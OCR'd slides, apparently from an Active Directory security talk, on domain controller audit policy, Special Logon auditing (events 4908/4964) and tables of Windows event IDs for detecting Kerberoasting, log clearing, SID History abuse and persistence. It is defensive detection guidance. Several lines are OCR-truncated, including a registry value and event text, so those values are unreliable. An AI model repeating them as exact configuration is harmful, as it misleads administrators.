
Policy	Setting
Audit: Force audit policy subcategory sett ater) to override audit policy category settings	Enabled



- Full Auditing Policy [ADSDC03.LAB.ADSECURITY.ORG] Policy
  - Computer Configuration
    - Policies
      - Software Settings
      - Windows Settings
        - Name Resolution Policy
        - Scripts (Startup/Shutdown)
        - Security Settings
          - Account Policies
          - Local Policies
            - Audit Policy

Policy	Policy Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Not Defined
Audit logon events	Success, Failure
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Success, Failure
Audit process tracking	Not Defined
Audit system events	Not Defined

auditpol.exe /get /category:*



```
PS C:\> auditpol.exe /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     No Auditing
  Security State Change                   Success and Failure
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success
  Account Lockout                         Success
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success and Failure
  Other Logon/Logoff Events               Success and Failure
  Network Policy Server                   No Auditing
  User / Device Claims                    No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
  Removable Storage                       No Auditing
  Central Policy Staging                  No Auditing
Privilege Use
  Non Sensitive Privilege Use             No Auditing
  Other Privilege Use Events              No Auditing
  Sensitive Privilege Use                 Success and Failure
Detailed Tracking
  Process Creation                        Success and Failure
```


Recommended DC Auditing

- Account Logon
  - Audit Credential Validation: S&F
  - Audit Kerberos Authentication Service: S&F
  - **Audit Kerberos Service Ticket Operations: Success & Failure**
- Account Management
  - Audit Computer Account Management: S&F
  - Audit Other Account Management Events: S&F
  - Audit Security Group Management: S&F
  - Audit User Account Management: S&F
- Detailed Tracking
  - Audit DPAPI Activity: S&F
  - Audit Process Creation: S&F
- DS Access
  - Audit Directory Service Access: S&F
  - Audit Directory Service Changes: S&F
- Logon and Logoff
  - Audit Account Lockout: Success
  - Audit Logoff: Success
  - Audit Logon: S&F
  - **Audit Special Logon: Success & Failure**
- System
  - Audit IPsec Driver : S&F
  - Audit Security State Change : S&F
  - Audit Security System Extension : S&F
    Audit System Integrity : S&F


Special Logon Auditing (Event ID 4964)

- Track logons to the system by members of specific groups (Win 7/2008 R2+)
- Events are logged on the system to which the user authenticates.
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit (Event ID 4908: updated table)
  - Local Accounts: S-1-5-113
  - Domain Admins: S-1-5-21-[DOMAIN]-512
  - Enterprise Admins: S-1-5-21-[FORESTROOTDOMAIN]-519
  - Custom Group: Create a new group
  - Administrators: S-1-5-32-544 (Could be noisy)


https://blogs.technet.microsoft.com/jepayne/2015/11/26/tracking-lateral-movement-part-one-special-groups-and-specific-service-accounts/



Audit Special Logon Success and Failure



```
PS C:\> (get-adgroup 'domain admins').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-512
PS C:\> (get-adgroup 'enterprise admins').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-519
PS C:\> (get-adgroup 'special group auditing').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-3680
```



ndows Settings

Registry


SpecialGroups (Order: 1)

General

Action

Properties


Hive	HKEY_LOCAL_MACHINE
Key path	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit
Value name	SpecialGroups
Value type	REG_SZ
Value data	S-1-5-113;S-1-5-21-1093224735-1015166391-1317194548-512;S-1-5-21-1093224735-1015166391-1317 1-5-21-1093224735-1015166391-1317194548-3680



Event Properties - Event 4908, Microsoft Windows secur

```
Special Groups Logon table modified.

Special Groups:
                    ADSECLAB\Enterprise Admins
                    NT AUTHORITY\Local account
                    ADSECLAB\Special Group Auditing
                    ADSECLAB\Domain Admins

This event is generated when the list of special groups is
security policy. The updated list of special groups is indic
```

```
Log Name:     Security
Source:       Microsoft Windows security   Loggec
Event ID:     4908                         Task Ca
Level:        Information                  Keywor
User:         N/A                          Compu
OpCode:       Info
```



Event Properties - Event 4964, Microsoft Windows security auditing.

```
Special groups have been assigned to a new logon.

Subject:
        Security ID:            SYSTEM
        Account Name:           ADSMSRV1$
        Account Domain:         ADSECLAB
        Logon ID:               0x3E7
        Logon GUID:       {00000000-0000-0000-0000-000000000000}

New Logon:
        Security ID:            ADSECLAB\lukeskywalker
        Account Name:           lukeskywalker
        Account Domain:         ADSECLAB
        Logon ID:               0x248A5
        Logon GUID:       {7b7973d1-8d06-a421-7418-c2fce42ceec9}
        Special Groups Assigned:
                ADSECLAB\Special Group Auditing
                ADSECLAB\Domain Admins
```

```
Log Name:     Security
Source:       Microsoft Windows security   Logged:          4/23/2017 2:11:57 PM
Event ID:     4964                         Task Category:   Special Logon
Level:        Information                  Keywords:        Audit Success
User:         N/A                          Computer:        ADSMSRV1.lab.adsecurity.org
OpCode:       Info
```

Event IDs that Matter: Domain Controllers

EventID	Description	Impact
4768	Kerberos auth ticket (TGT) was requested	Track user Kerb auth, with client/workstation name.
4769	User requests a Kerberos service ticket	Track user resource access requests & Kerberoasting
4964	Custom Special Group logon tracking	Track admin & “users of interest” logons
4625/4771	Logon failure	Interesting logon failures. 4771 with 0x18 = bad pw
4765/4766	SID History added to an account/attempt failed	If you aren’t actively migrating accounts between domains, this could be malicious
4794	DSRM account password change attempt	If this isn’t expected, could be malicious
4780	ACLs set on admin accounts	If this isn’t expected, could be malicious
4739/643	Domain Policy was changed	If this isn’t expected, could be malicious
4713/617	Kerberos policy was changed	If this isn’t expected, could be malicious
4724/628	Attempt to reset an account's password	Monitor for admin & sensitive account pw reset
4735/639	Security-enabled local group changed	Monitor admin/sensitive group membership changes
4737/641	Security-enabled global group changed	Monitor admin/sensitive group membership changes
4755/659	Security-enabled universal group changed	Monitor admin & sensitive group membership changes
5136	A directory service object was modified	Monitor for GPO changes, admin account modification, specific user attribute modification, etc.

Event IDs that Matter: All Windows systems

EventID	Description	Impact
1102/517	Event log cleared	Attackers may clear Windows event logs.
4610/4611/ 4614/4622	Local Security Authority modification	Attackers may modify LSA for escalation/persistence.
4648	Explicit credential logon	Typically when a logged on user provides different credentials to access a resource. Requires filtering of “normal”.
4661	A handle to an object was requested	SAM/DSA Access. Requires filtering of “normal”.
4672	Special privileges assigned to new logon	Monitor when someone with admin rights logs on. Is this an account that should have admin rights or a normal user?
4723	Account password change attempted	If it’s not an approved/known pw change, you should know.
4964	Custom Special Group logon tracking	Track admin & “users of interest” logons.
7045/4697	New service was installed	Attackers often install a new service for persistence.
4698 & 4702	Scheduled task creation/modification	Attackers often create/modify scheduled tasks for persistence. Pull all events in Microsoft-Windows-TaskScheduler/Operational
4719/612	System audit policy was changed	Attackers may modify the system’s audit policy.
4732	A member was added to a (security-enabled) local group	Attackers may create a new local account & add it to the local Administrators group.
4720	A (local) user account was created	Attackers may create a new local account for persistence.

Event IDs that Matter (Newer Windows systems)

EventID	Description	Impact
3065/3066	LSASS Auditing – checks for code integrity	Monitors LSA drivers & plugins. Test extensively before deploying!
3033/3063	LSA Protection – drivers that failed to load	Monitors LSA drivers & plugins & blocks ones that aren't properly signed.
4798	A user's local group membership was enumerated.	Potentially recon activity of local group membership. Filter out normal activity.

LSA Protection & Auditing (Windows 8.1/2012R2 and newer):
https://technet.microsoft.com/en-us/library/dn408187(v=ws.11).aspx

